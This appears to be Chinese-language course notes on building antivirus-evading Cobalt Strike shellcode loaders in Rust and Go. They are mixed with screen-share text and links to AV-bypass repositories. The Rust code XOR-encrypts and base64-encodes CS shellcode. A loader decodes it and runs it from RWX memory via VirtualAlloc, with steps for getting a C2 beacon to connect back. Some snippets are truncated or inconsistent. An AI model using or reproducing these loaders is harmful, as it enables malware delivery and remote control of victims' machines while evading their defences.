
2024-03-14





(2) 使用go生成包含shellcode的exe:










3.2 C2远控-其他语言-Go&Rust-Loader加载器

```
1 2、Rust开发环境搭建
2 https://www.rust-lang.org/tools/install
3 cargo help
4 cargo run
5 cargo build
6 cargo build --release
7 参考Loader加载器:
8 https://github.com/b1nhack/rust-shellcode
9 https://github.com/Pizz33/GobypassAV-shellcode
10 https://github.com/colind0pe/AV-Bypass-Learning
```



```
1 3、Nim(后续)
2 https://ziglang.org/download/
3 4、Zig(后续)
4 https://nim-lang.org/install_windows.htm
```

使用上述rust搭建教程后，可以采用以下三种方式上线CS。

3.2.1 未分离shellcode上线CS



```
1 fn main() {
2     let shellcode = include_bytes!("cs.bin").as_slice(); 使用CS生成一个bin文件放入同级目录
3     let key = "xiaoDI@444566";
4
5     let encrypted = xor_encrypt(&shellcode, &key.as_bytes());
6     println!("Encrypted: {}", encrypted);
7
8     let decrypted = xor_decrypt(encrypted.as_bytes(), key.as_bytes());
9     println!("\nDecrypted: {:?}", decrypted);
10 }
11
12 fn xor_encrypt(shellcode: &[u8], key: &[u8]) -> String {
13     let mut encrypted = Vec::new();
14     for (i, &b) in shellcode.iter().enumerate() {
15         encrypted.push(b ^ key[i % key.len()]);
16     }
17     base64::encode(&encrypted)
18 }
19
20 fn xor_decrypt(encrypted: &[u8], key: &[u8]) -> Vec<u8> {
21     let encrypted = base64::decode(encrypted).expect("msg");
22
23     let mut decrypted = Vec::new();
24     for (i, &b) in encrypted.iter().enumerate() {
25         decrypted.push(b ^ key[i % key.len()]);
26     }
27     decrypted
28 }
```



暂停播放 68.37 编辑(E) 选择(S) 查看(V) ... 您正在共享屏幕 pass-av

资源管理器 ... main.rs ...\xor_enc\... main.rs ...\xor_loader\... X 正在讲话 小迪安全

RUST-BYPASS-AV

- > aes_cfb_shellcode_loader
- > basic_shellcode_loader
- > heapapi_shellcode_loader
- > process_injection_loader
- > random_chars_loader
- > rc4_shellcode_loader
- > winapi_shellcode_loader
- > xor_shellcode_loader
 - > xor_enc
 - > src
 - cs.bin
 - main.rs
 - > target
 - Cargo.lock
 - Cargo.toml
 - > xor_loader
 - > src
 - main.rs
 - Cargo.toml
 - > 大纲
 - > 时间线
 - > RUST DEPENDENCIES

说点什么 dafe.bin

xor_shellcode_loader > xor_loader > src > main.rs > main

```
1 use std::mem::transmute;
2 use winapi::ctypes::c_void;
3 use winapi::um::errhandlingapi::GetLastError;
4 use winapi::um::memoryapi::VirtualAlloc;
5
6 fn main() {
7     let bs4 = "qjjm1KmBh2VZago7dDsFECUOAYIPBc4nEj/4H0gS0Qt2005CCSFI0hMgB1v8I3yB33pRLGhhZTSzvn4MUZu4t";
8
9     let key = "Vpe0YiGeYjKj5k'AsF0PjMEurwsMPZZY";
10
11     let decrypted = xor_decrypt(bs4.as_bytes(), key.as_bytes());
12
13     let buffer = &decrypted[..];
14
15     unsafe {
16         let ptr = VirtualAlloc(std::ptr::null_mut(), buffer.len(), 0x00001000, 0x40);
17
18         if GetLastError() == 0 {
19             std::ptr::copy(buffer.as_ptr() as *const u8, ptr as *mut u8, buffer.len());
20
21             let exec = transmute::<*mut c_void, fn()>(ptr);
22             exec();
23         }
24     }
25 }
26
27 fn xor_decrypt(encrypted: &[u8], key: &[u8]) -> Vec<u8> {
```

复制上述加密数据替换

self-educator 行 16 空格: 4 UTF-8 LF Rust

21:20 2024-03-14

文件(F) 编辑(E) 选择(S) 查看(V) ... 您正在共享屏幕 pass-av

资源管理器 ... main.rs ...\xor_enc\... main.rs ...\xor_loader\... X 正在讲话 小迪安全

RUST-BYPASS-AV

- > aes_cfb_shellcode_loader
- > basic_shellcode_loader
- > heapapi_shellcode_loader
- > process_injection_loader
- > random_chars_loader
- > rc4_shellcode_loader
- > winapi_shellcode_loader
- > xor_shellcode_loader
 - > xor_enc
 - > src
 - cs.bin
 - main.rs
 - > target
 - Cargo.lock
 - Cargo.toml
 - > xor_loader
 - > src
 - main.rs
 - Cargo.toml
 - > 大纲
 - > 时间线
 - > RUST DEPENDENCIES

说点什么 dafe.bin

xor_shellcode_loader > xor_loader > src > main.rs > main



```
3 use winapi::um::errhandlingapi::GetLastError;
4 use winapi::um::memoryapi::VirtualAlloc;
5
6 fn main() {
7     let bs4 = "hChii7ShiCM0NHVkd2Yq0DcndZsla79mVH29ZGAh6j1kActRZHw7gnx8BNvioJ3WJ7B9VSDYZFneSoGwuRYiiz";
8
9     let key = "xiaoDI@#444566";
10
11     let decrypted = xor_decrypt(bs4.as_bytes(), key.as_bytes());
12
13     let buffer = &decrypted[..];
14
15     unsafe {
16         let ptr = VirtualAlloc(std::ptr::null_mut(), buffer.len(), 0x00001000, 0x40);
17
18         if GetLastError() == 0 {
19             std::ptr::copy(buffer.as_ptr() as *const u8, ptr as *mut u8, buffer.len());
20
21             let exec = transmute::<*mut c_void, fn()>(ptr);
22             exec();
23         }
24     }
25 }
26
27 fn xor_decrypt(encrypted: &[u8], key: &[u8]) -> Vec<u8> {
28     let encrypted = base64::decode(encrypted).expect("msg");
29 }
```

修改key与main.rs中的key保持一致


